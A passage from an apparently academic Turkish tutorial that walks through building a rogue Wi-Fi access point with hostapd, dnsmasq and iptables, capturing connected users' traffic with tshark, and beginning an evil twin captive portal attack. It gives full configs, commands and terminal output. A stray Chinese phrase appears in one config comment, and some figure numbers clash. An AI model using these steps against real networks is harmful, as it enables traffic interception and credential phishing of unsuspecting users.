12. iptables --table nat --append POSTROUTING --out-interface eth0 -j MASQUERADE komutu ile internete çıkış isteklerinin eth0 isimli yerleşik ağ kartına yönlendirilmesi sağlanır. Ana makinenin ve sanal makinenin internete bağlı olması gereklidir. eth0 bilgisayardaki yerleşik ağ kartının sistemdeki adıdır.
13. Kali Linux işletim sisteminde root kullanıcısının dizini altında FakeAP klasörü oluşturulur. Dosya ismi FakeAP klasörü olma zorunluluğu yoktur. Dosyalar root kullanıcısının dizini altına kopyalanabilir. Önemli olan kullanılan komutlarda hostapd.conf ve dnsmasq.conf dosyalarının dizin yolu doğru gösterilmelidir (Şekil 2.57.).



Şekil 2.57. FakeAP klasörünün oluşturulması

14. Birinci adımda yüklenen dnsmasq ve hostapd araçlarının düzgün çalışabilmesi için dnsmasq.conf ve hostapd.conf konfigürasyon dosyaları hazırlanması gerekmektedir. Hazırlanan bu dosyalar 13. adımda oluşturulan FakeAP klasörü içerisinde kaydedilir (Şekil 2.58.).



Şekil 2.58. dnsmasq.conf ve hostapd.conf dosyalarının oluşturulması

15. dnsmasq.conf dosyasının içeriği aşağıdaki resimde verilmiştir (Şekil 2.59.).

```
#Sahte AP olarak kullanılacak wlan0 kartına bağlanan kullanıcılar için DHCP sunucusunu
#IP adresi dağıtmaya işlemini tanımlar.
interface=wlan0

#wlan0 kartına bağlanacak istemcilere分配将要分配的 IP aralığını tanımlar.
dhcp-range=192.168.10.50, 192.168.10.100, 255.255.255.0, 12h

#Bağlanacak olan istemcilere verilecek olan varsayılan ağ geçidi IP'sini belirler.
#(wlan0 kartına verilen IP adresi olmalıdır.)
dhcp-option=option:router, 192.168.10.1

#Bağlanacak olan istemcilere verilecek olan DNS IP'sini belirler.DNS hizmeti olmadığı için Google DNS'e sorduruyoruz.
dhcp-option=option:dns-server, 8.8.8.8
```

Şekil 2.59. dnsmasq.conf dosyasının içeriği

16. hostapd.conf dosyasının içeriği aşağıdaki resimde verilmiştir (Şekil 2.60.)

```
#Yayın yapacak olan interface'in wlan0 olduğunu belirtir.
interface=wlan0

#Interface'in kullanılacağı Linux 802.11 driver'ıdır. Değiştirmeyiniz.
driver=nl80211

#MAC adresi filtrelemesi olmadığını belirtir.
macaddr_acl=0

#Beacons için SSID'nin görünümesini göz ardı etmez, etkinleştirir.
ignore_broadcast_ssid=0

#2.4 ve 5Ghz için uyumlu bir standart olan 802.11g'yi kullandırır.
hw_mode=g

#Yayının kanalını belirler.
channel=1

#Yayının adıdır. ssid= kısımlından sonrasını değiştirilebilir.
ssid=Bedava-WiFi
```


Şekil 2.60. hostapd.conf dosyasının içeriği

17. Hazırlanan dnsmasq.conf ve hostapd.conf dosyalarının devreye alınması gereklidir. kill `pidof dnsmasq` komutu ile mevcut çalışan dnsmasq.conf dosyasının işlevi sonlandırılır. Bu komut başarısız olursa görmezden gelinerek diğer işlemlere devam edilir (Şekil 2.61.).



Şekil 2.61. kill `pidof dnsmasq` komutu ve terminal çıktısı


18. `dnsmasq -C /root/FakeAP/dnsmasq.conf -d` komutu ile FakeAP klasörü altındaki `dnsmasq.conf` dosyası devreye alınır. Bu komut çalıştırıldığında terminalde çalışır durumda kalması gerekmektedir (Şekil 2.62.).



```
root@kali: ~ # dnsmasq -C /root/FakeAP/dnsmasq.conf -d
dnsmasq: started, version 2.80 cachesize 150
dnsmasq: compile time options: IPv6 GNU-getopt DBus no-UBus i18n IDN2 DHCP DHCPv6 no-Lua conntrack ipset auth cryptohash DNSSEC loop-
detect inotify dumpfile
dnsmasq-dhcp: DHCP, IP range 192.168.10.50 -- 192.168.10.100, lease time 12h
dnsmasq: reading /etc/resolv.conf
dnsmasq: using nameserver 192.168.1.1#53
dnsmasq: read /etc/hosts - 5 addresses
```

Şekil 2.62. `dnsmasq.conf` dosyasının devreye alınması


19. 18. adımdaki işlem terminalde çalışır durumdayken yeni bir terminal ekranı açılır ve `hostapd /root/FakeAP/hostapd.conf` komutu çalıştırılır. Bu komut ile FakeAP klasörü içerisindeki `hostapd.conf` dosyası devreye alınmış olunur (Şekil 2.63.).



```
root@kali: ~ x root@kali: ~ x
root@kali: ~ x
[~] hostapd /root/FakeAP/hostapd.conf
Configuration file: /root/FakeAP/hostapd.conf
Using interface wlan0 with hwaddr 98:48:27:b6:20:d4 and ssid "Bedava-WiFi"
wlan0: interface state UNINITIALIZED->ENABLED
wlan0: AP-ENABLED
```


Şekil 2.63. `hostapd.conf` dosyasının devreye alınması

20. 16. İşlemde `hostapd.conf` dosyasının içeriği incelenirse içeriğin son satırında sahte AP yayının SSID'si Bedava Wi-Fi olarak ayarlanmıştır. 18 ve 19. Adımlardaki işlemler terminal üzerinde çalışır durumdayken akıllı telefon veya tablet aracılığı ile etrafta yayın yapan cihazların SSID kontrolü yapılır. Şekil 2.64. incelendiğinde Harici Wi-Fi adaptörü kullanılarak sahte kablosuz bağlantı yayının başarılı bir şekilde sağlandığı görülmektedir.



Şekil 2.64. Harici cihaz ile sahte AP yayının başladığının kontrolü sağlanması

21. Bir akıllı telefon aracılığı ile bu sahte AP yayınına bağlantı yapılarak cihazın IP adresi aldığı ve interneye bağlantı yapabilmesi test edilir (Şekil 2.65.).



Şekil 2.65. Sahte AP yayınına bağlantı testi

22. Terminal üzerinde aktif olarak çalışmaya devam eden hostapd.conf ve dnsmasq.conf (18. ve 19. adımlar) dosyalarının sahte AP'ye akıllı telefon bağlandığı andaki terminal içeriği Şekil 2.66.'da verilmiştir.

```
root@kali: ~
File Actions Edit View Help
root@kali: ~  root@kali: ~
[dnsmasq@kali: ~]
# dnsmasq -C /root/FakeAP/dnsmasq.conf -d
dnsmasq: started, version 2.80 CacheSize 128
dnsmasq: compile time options: IPv6 GNU-getopt DBus no-UBus i18n IDN2 DHCP DHCPv6 no-Lua TFTP conntrack ipset auth cryptohash DNSSEC loop-
detect inotify dumpfile
dnsmasq-dhcp: DHCP, IP range 192.168.10.50 -- 192.168.10.100, lease time 12h
dnsmasq: reading /etc/resolv.conf
dnsmasq: using nameserver 192.168.1.1#53
dnsmasq: using /etc/hosts - 5 addresses
dnsmasq-dhcp: DHCPREQUEST(wlan0) 192.168.10.50 74:15:75:d5:57:41
dnsmasq-dhcp: DHCPACK(wlan0) 192.168.10.50 74:15:75:d5:57:41 M2103K19PG
[~]

[root@kali: ~]
# hostapd /root/FakeAP/hostapd.conf
Configuration file: /root/FakeAP/hostapd.conf
Using interface wlan0 with hwaddr 98:48:27:b6:20:d4 and ssid "Bedava-WiFi"
wlan0: interface state UNINITIALIZED->ENABLED
wlan0: AP-ENABLED
wlan0: STA 74:15:75:d5:57:41 IEEE 802.11: associated
wlan0: AP-STA-CONNECTED 74:15:75:d5:57:41
wlan0: STA 74:15:75:d5:57:41 RADIUS: starting accounting session F4B7E52FAD88A4B5
wlan0: STA 74:15:75:d5:57:41 IEEE 802.11: associated
wlan0: STA 74:15:75:d5:57:41 RADIUS: starting accounting session F4B7E52FAD88A4B5
wlan0: STA 74:15:75:d5:57:41 IEEE 802.11: associated
wlan0: STA 74:15:75:d5:57:41 RADIUS: starting accounting session F4B7E52FAD88A4B5
wlan0: STA 74:15:75:d5:57:41 IEEE 802.11: associated
wlan0: STA 74:15:75:d5:57:41 RADIUS: starting accounting session F4B7E52FAD88A4B5
```


Şekil 2.66. hostapd.conf ve dnsmasq.conf dosyalarının terminal çıktısı

Bütün bu adımlar sonunda hem fiziksel makine hem de sanal makinenin interneye bağlı olması gerekmektedir. Kali Linux sanal işletim sistemi kullanılarak wlan0 ismindeki harici

Wi-Fi adaptörünün sahte AP yayını yapması sağlanmıştır. Kali Linux sanal işletim sistemi üzerinde yayın yapan bu sahte AP yayınına Kali Linux işletim sisteminin kurulu olduğu ana makine üzerinden bağlantı testi yapılmamalıdır. Kali Linux işletim sisteminde bulunan eth0 isimli ağ kartının fiziksel makine üzerinde internete bağlandığını unutulamamalıdır. Bu sebeple sanal işletim sistemi üzerinde yayın yapan sahte AP yayınına fiziksel makine üzerinden bağlanılmaya çalışılırsa her iki işletim sisteminin internet bağlantısı gidecektir. Sahte kablosuz bağlantı yayını oluşturma işleminde monitör kipine geçişte airmon-ng check kill komutu bazı hatalara sebep olmaması için kullanılmaması yerinde olacaktır. Kali Linux işletim sistemi kapanırsa veya yeniden başlatılırsa 3. Adımdan itibaren bütün adımlar tekrar uygulanmalıdır.

2.16.2. Wi-Fi spoofing (yanıltma) saldırısı ve paket yakalama

Sahte AP yayınına bağlandıktan sonra ağ trafiğini izleyerek bir dosya içeresine kaydedilmesi gereklidir. Kali Linux işletim sisteminde sahte AP yayına bağlanan kullanıcılarının ağ trafiğini dinleyip bir dosya içeresine kaydetmek için thshark aracı kullanılabilir. Başlık 2.16.1. altındaki bütün adımlar uygulandıktan sonra hostapd.conf ve dnsmasq.conf dosyaları terminal üzerinde çalışır durumdayken yeni bir terminal ekranı açılır pwd komutu ile o anda bulunulan dizin yolu öğrenilir. Aynı terminal üzerinde Şekil 2.68.'de gibi tshark -i wlan0 -w fakeap.cap komutu çalıştırılır. Bu komut çalıştırıldığında wlan0 adındaki harici ağ adaptörünün sahte AP yayını takip edilmeye başlanılır. Ağ trafiğinde hareket oldukça Şekil 2.68.'te kırmızı okla gösterildiği gibi ağ trafiğindeki paket sayısı artmaya fakeap.cap dosyası oluşturulur.




Şekil 2.67. fakeap.cap dosyasının oluşturulması

```
root@kali:~ -> # tshark -i wlan0 -w fakeap.cap
Running as user "root" and group "root". This could be dangerous.
Capturing on 'wlan0'
** (tshark:2313) 15:01:18.331423 [Main MESSAGE] -- Capture started.
** (tshark:2313) 15:01:18.331592 [Main MESSAGE] -- File: "fakeap.cap"
4024
```

Şekil 2.69. tshark -i wlan0 -w fakeap.cap komutu terminal kullanımı ve çıktısı


Kali Linux işletim sistemi ile yerleşik gelen wireshark aracı ile fakeap.cap dosyasının içeriği incelenebilir. fakeap.cap dosyasının içeriği Şekil 2.69.'da gösterilmiştir.



Şekil 2.68. fakeap.cap dosyasının wireshark aracı ile içeriğinin incelenmesi


2.16.3. Evil twin ve captive portal saldırısı

1. Sahte AP yayını oluşturmak, bu yayına bağlanan cihazlara IP adresi dağıtabilmek ve Captive Portal sayfasına yönlendirebilmek için terminal üzerinden apt install dnsmasq hostapd apache2 -y komutu aracılığı ile dnsmaq, hostapd ve apache2 araçlarının yüklenmesi gereklidir. Bu araçlar yükledikten sonra sanal işletim sistemi yeniden başlatılmalıdır.
2. /var/www/html/ dizini altına gidilir. Bu dizin altına index.html dosyası oluşturulur. index.html dosyası herhangi bir kod editörü ile açılır. Ek-1 altında verilmiş olan kaynak kod index.html dosyası içerişine kopyalanır ve kaydedilir.
3. Ek-2 kısmında verilen logo.png resim dosyası indirilir. İndirilen bu dosya /var/www/html/ dizini altına logo.png ismi ile kaydedilir (Şekil 2.70.).



Şekil 2.70. logo.png dosyasının /var/www/html/ dizini altına kaydedilmesi


4. Terminal üzerinden chmod 755 /var/www/html/index.html komutu girilerek index.html dosyasının kullanım ve çalışma yetkileri değiştirilir.
5. Terminal üzerinden chmod 755 /var/www/html/logo.png komutu girilerek logo.png dosyasının kullanım ve çalışma yetkileri değiştirilir.
6. /etc/apache2/sites-enabled/ dizini içerisinde gidilir. Bu dizin içerisinde 000-default.conf isimli dosya bulunur ve text editörü ile açılır. Açılan dosyanın en alt satırına Ek-3 kısmında verilen kaynak kod eklenir ve dosya kaydedilir. Şekil 2.71.'de detaylar verilmiştir.



Şekil 2.71. 000-default.conf dosyası içerisinde kaynak kodun eklenmesi

7. Terminal üzerinden systemctl restart apache2 komutu çalıştırılır. Bu komuttan sonra aynı terminal üzerinden a2enmod rewrite && service apache2 restart komutu çalıştırılır. Sanal bilgisayar üzerinde yerel olarak <http://127.0.0.1> adresi üzerinden Captive Portal sayfasının yayını başlamış olacaktır. Web tarayıcısı üzerinden <http://127.0.0.1> adresi


kontrol edildiğinde aşağıdaki resimde captive portal web sayfasının son haline ulaşılmış olunacaktır (Şekil 2.72.).



Şekil 2.72. Captive portal sayfasının çalışmasının kontrolü


8. ifconfig komutuyla harici Wi-Fi adaptörünün takılı ve wlan0 isminde olduğu kontrol edilir. Wlan0 sistemde kullanılan harici Wi-Fi adaptörünün sistemsel ismidir. Diğer işletim sistemlerinde bu isim değişiklik gösterebilir.
9. airmon-ng check kill komutu kullanılmadan airmon-ng start wlan0 komutu ile harici Wi-Fi adaptörü monitör kipine (monitor mode) geçiş sağlanır. Ağ yöneticisinin (network manager) aktif ve eth0 kartının internete bağlıyor durumda olması gereklidir.
10. ifconfig wlan0 up 192.168.10.1/24 komutu ile harici Wi-Fi adaptörüne IP adresi ataması sağlanır.
11. ifconfig komutuyla wlan0 ismindeki harici Wi-Fi adaptörünün 192.168.10.1 IP adresini aldığı teyit edilir.
12. Bu adımdan sonra aşağıdaki komutlar kullanarak sahte Wi-Fi yayınına bağlanacak kullanıcıları internete çıkarabilmek için Kali Linux işletim üzerinde bazı yönlendirme izinleri sağlanır.
13. echo 1 > /proc/sys/net/ipv4/ip_forward komutu ile Kali Linux işletim sistemi için IP adresi yönlendirme izinlerinin açılması sağlanır.
14. route add -net 192.168.10.0 netmask 255.255.255.0 gw 192.168.10.1 komutu ile DHCP sunucusun kullanıcılar için dağıtabileceği IP adresi aralığı için rota olarak 192.168.10.1 IP adresini belirler.
15. iptables --append FORWARD --in-interface wlan0 -j ACCEPT komutu ile wlan0 isimli harici Wi-Fi adaptörünün yönlendirme işlemlerini kabul etmesi sağlanır. Güvenlik duvarı (Firewall) izinlerini sağlayan komuttur.

16. /root/ dizini içerisinde Cportal klasörü oluşturulur. Cportal klasörü içerisinde dnsmasq.conf ve hostapd.conf dosyaları oluşturulur (Şekil 2.73.).




Şekil 2.73. Captive portal saldırısı için dnsmasq.conf ve hostapd.conf dosyalarının oluşturulması

17. dnsmasq.conf dosyasının içeriği Şekil 2.74.'te verilmiştir.



Sekil 2.74. dnsmasq.conf dosyasının içeriği

18. hostapd.conf dosyasının içeriği Şekil 2.75.’te verilmiştir.



Sekil 2.75. dnsmasq.conf dosyasının içeriği

19. Hazırlanan dnsmasq.conf ve hostapd.conf dosyalarının devreye alınması gereklidir. Kill 'pidof dnsmasq' komutu ile mevcut çalışan dnsmasq.conf dosyasının işlevi sonlandırılır.

20. Bu komut başarısız olursa görmezden gelinerek diğer işlemlere devam edilir (Şekil 2.76.)



Şekil 2.76. Captive portal saldırısı için kill `pidof dnsmasq` komutu kullanımı

21. dnsmasq -C /root/Cportal/dnsmasq.conf -d komutu ile Cportal klasörü altındaki dnsmasq.conf dosyası devreye alınır. Bu komut çalıştırıldığında terminalde çalışır durumda kalması gerekmektedir (Şekil 2.77.).
22. 20. Adımdaki işlem terminalde çalışır durumdayken yeni bir terminal ekranı açılır ve hostapd /root/Cportal/hostapd.conf komutu çalıştırılır. Bu komut ile Cportal klasörü



